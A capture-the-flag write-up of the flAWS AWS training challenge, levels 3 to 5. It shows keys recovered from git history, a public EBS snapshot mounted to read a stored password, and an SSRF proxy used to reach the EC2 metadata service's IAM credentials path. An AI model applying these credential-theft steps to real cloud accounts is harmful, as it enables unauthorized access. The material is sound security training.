
```
┌──(yugander㉿kali)-[~/Desktop/flaws/level3]
└─$ ls -la
total 160
drwxr-xr-x 3 yugander yugander   4096 Nov 24 13:49 .
drwxr-xr-x 5 yugander yugander   4096 Nov 24 13:46 ..
-rw-r--r-- 1 yugander yugander 123637 Feb 27  2017 authenticated_users.png
drwxr-xr-x 7 yugander yugander   4096 Nov 24 13:49 .git
-rw-r--r-- 1 yugander yugander   1552 Feb 27  2017 hint1.html
-rw-r--r-- 1 yugander yugander   1426 Feb 27  2017 hint2.html
-rw-r--r-- 1 yugander yugander   1247 Feb 27  2017 hint3.html
-rw-r--r-- 1 yugander yugander   1035 Feb 27  2017 hint4.html
-rw-r--r-- 1 yugander yugander   1861 May 22  2020 index.html
-rw-r--r-- 1 yugander yugander     26 Feb 27  2017 robots.txt
```

Exploring Git Branches:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level3]
└─$ git log
commit f52ec03b227ea6094b04e43f475fb0126edb5a61 (HEAD)
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600

    first commit

┌──(yugander㉿kali)-[~/Desktop/flaws/level3]
└─$ ls
access_keys.txt  authenticated_users.png  hint1.html  hint2.html  hint3.html  hint4.html  index.html  robots.txt
```

AWS Credentials:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level3]
└─$ cat access_keys.txt
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key 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
```

Configuring New Account:



```
┌──(yugander㉿kali)-[~/Desktop/flaws/level3]
└─$ aws configure --profile user3
AWS Access Key ID [None]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]:
```

User3 Bucket List:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level3]                    For hints, see Hi
└─$ aws s3 ls --profile user3
2024-11-12 08:39:06 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2024-11-12 21:35:22 config-bucket-975426262029
2024-11-10 02:03:01 flaws-logs
2024-11-13 09:58:57 flaws.cloud
2024-11-10 05:25:57 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2024-11-13 14:13:33 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2024-11-10 05:25:57 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2024-11-10 05:25:57 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2024-11-13 14:13:34 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2024-11-10 16:55:07 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

Level 4:


I gained a lot of insights on solving this challenge it is different compared to above challenges. For this i used to learn EC2 and its functions. Now, lets discuss the challenge below. At start i thought of finding the files on bucket would give me solution. But, in web page there is clear explanation regarding how the problem will solve. I have gone through all the data and found that there is a website i have to access to solve this challenge. But, to open the web page i have to enter login credentials and also they mentioned there is a snapshot of web application. So, now i used that snapshot to create a volume on my aws account later i have to create an instance to access that volume right. For that i successfully, attached the volume to my newly created instance. After that, i accessed the instance via ssh and found the volume. Here, i have to mount the volume to see data for that i created a my_volume directory and mounted volume on it and found the credentials to access the website.

Snapshot of website:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level4]
└─$ aws ec2 describe-snapshots --profile user3 --owner-ids 975426262029
{
    "Snapshots": [
        {
            "Description": "",
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "StartTime": "2017-02-28T01:35:12+00:00",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ],
            "StorageTier": "standard"
        }
    ]
}
```

Created Volume Using Snapshot:



```
┌──(yugander㉿kali)-[~/Desktop/flaws/level4]
└─$ aws ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id "snap-0b49342abd1bdcb89" --profile personal
{
    "AvailabilityZone": "us-west-2a",
    "CreateTime": "2024-11-24T09:27:38+00:00",
    "Encrypted": false,
    "Size": 8,
    "SnapshotId": "snap-0b49342abd1bdcb89",
    "State": "creating",
    "VolumeId": "vol-07163861c08e9ff2e",
    "Iops": 100,
    "Tags": [],
    "VolumeType": "gp2",
    "MultiAttachEnabled": false
}
```

Verification Of Volume:




Volumes (1/1) Info

Saved filter sets: Choose filter set

☑	Name	Volume ID	Type	Size	IOPS	Throughput	Snapshot ID	Created	Availability Zone	Volume state	Alarm statu
☑	level4	vol-07163861c08e9ff2e	gp2	8 GiB	100	-	snap-0b49342…	2024/11/24 14:57 GMT+5:…	us-west-2a	✓ Available	No alarms

Instance Creation:



On-Demand SUSE base pricing: 0.0116 USD per Hour
On-Demand Windows base pricing: 0.0162 USD per Hour
On-Demand RHEL base pricing: 0.026 USD per Hour
On-Demand Ubuntu Pro base pricing: 0.0134 USD per Hour

Additional costs apply for AMIs with pre-installed software

▼ Key pair (login) Info

You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.

Key pair name - *required*: flaws

▼ Network settings Info

VPC - *required* | Info: vpc-078d2656ba1ab3416 (default)
172.31.0.0/16

Subnet | Info: subnet-0be3afc7db0930440
VPC: vpc-078d2656ba1ab3416 Owner: 875222276834
Availability Zone: us-west-2a Zone type: Availability Zone
IP addresses available: 4091 CIDR: 172.31.16.0/20)

Auto-assign public IP | Info: Enable

Additional charges apply when outside of free tier allowance

Firewall (security groups) | Info
A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.

▼ Summary

Number of instances | Info: 1

Software Image (AMI)
Amazon Linux 2023 AMI 2023.6.2...read more
ami-055e3d4f0bbeb5878


Virtual server type (instance type)
t2.micro

Firewall (security group)
New security group

Storage (volumes)
1 volume(s) - 8 GiB

Free tier: In your first year includes 750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier AMIs per month, 750 hours of public IPv4 address usage per month, 30 GiB of EBS storage, 2 million IOs, 1 GB of snapshots, and 100 GB of bandwidth to the internet.

Instance Verification:




Instances (1/1)

Instance ID = i-06c31abf79dd631be

☑	Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public IPv4 DNS	Public IPv4 ...	Elastic IP
☑	level4 flaws	i-06c31abf79dd631be	✓ Running	t2.micro	Initializing	View alarms +	us-west-2a	ec2-54-191-216-197.us...	54.191.216.197	–

SSH Login:



Connect to instance

Connect to your instance i-06c31abf79dd631be (level4 flaws) using any of these options

Instance ID

i-06c31abf79dd631be (level4 flaws)

1. Open an SSH client.
2. Locate your private key file. The key used to launch this instance is flaws.pem
3. Run this command, if necessary, to ensure your key is not publicly viewable.


```
chmod 400 "flaws.pem"
```

4. Connect to your instance using its Public DNS:

```
...2-54-191-216-197.us-west-2.compute.amazonaws.com
```

```
ssh -i "flaws.pem" ec2-user@ec2-54-191-216-197.us-west-2.compute.amazonaws.com
```

Attached Volume On Instance:




✓ Successfully attached volume vol-07163861c08e9ff2e to instance i-06c31abf79dd631be.

Volumes (2)


□	Name	Volume ID	Type	Size	IOPS	Throughput	Snapshot ID	Created	Availability Zone	Volume state	Alarm statu
□	–	vol-0ca5c56d76c5dd87b	gp3	8 GiB	3000	125	snap-0d309e6...	2024/11/24 15:08 GMT+5:...	us-west-2a	✓ In-use	No alarms
□	level4	vol-07163861c08e9ff2e	gp2	8 GiB	100	-	snap-0b49342...	2024/11/24 14:57 GMT+5:...	us-west-2a	✓ In-use	No alarms

Volume Check:




```
[ec2-user@ip-172-31-30-32 ~]$ lsblk
NAME      MAJ:MIN RM SIZE RO TYPE MOUNTPOINTS
xvda      202:0    0   8G  0 disk
├─xvda1   202:1    0   8G  0 part /
├─xvda127 259:0    0   1M  0 part
└─xvda128 259:1    0  10M  0 part /boot/efi
xvdf      202:80   0   8G  0 disk
└─xvdf1   202:81   0   8G  0 part
[ec2-user@ip-172-31-30-32 ~]$
```

Volume Mount in My_volume:




```
[ec2-user@ip-172-31-30-32 ~]$ sudo mkdir /mnt/my_volume
[ec2-user@ip-172-31-30-32 ~]$ sudo mount /dev/xvdf1
mount: /dev/xvdf1: can't find in /etc/fstab.
[ec2-user@ip-172-31-30-32 ~]$ sudo mount /dev/xvdf1 /mnt/my_volume/
[ec2-user@ip-172-31-30-32 ~]$
```

Credentials Found:



```
[ec2-user@ip-172-31-30-32 ~]$ sudo cat /mnt/my_volume/home/ubuntu/setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
[ec2-user@ip-172-31-30-32 ~]$
```

Web Page Login Page:



level4-1156739cfb264ced6de514971a4bef68.flaws.cloud


4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud

This site is asking you to sign in.

Username: flaws

Password: ••••••••••••••••••••••••••••••••

Solved Level4:




flAWS - Level 5

Good work getting in. This level is described at http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/

Level 5:

In this challenge they already given the url for level 6 and mentioned that if you able to find the subdomain of this url then you can access the web page. So, my goal is to find the subdomain for that i explored all the give urls and found that there is a proxy which is redirecting the websites. If i find the meta data of particular url then i can access the subdomain. So, simply i googled the command to retrieve metadata from ec2 and used embedded that in url and it returned a number of subdomains. And on trying one by one i found iam directory is interesting because it has a further directory called security-credentials. When i opened it i found the login credentials by using this data i created another account on aws and used that account to list the level6 bucket there i found two files. When i opened the index.html file using firefox then i got access to the webpage which solves this challenge.


Meta-data:



4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/

```
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
system
```


Found User Credentials:



4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws

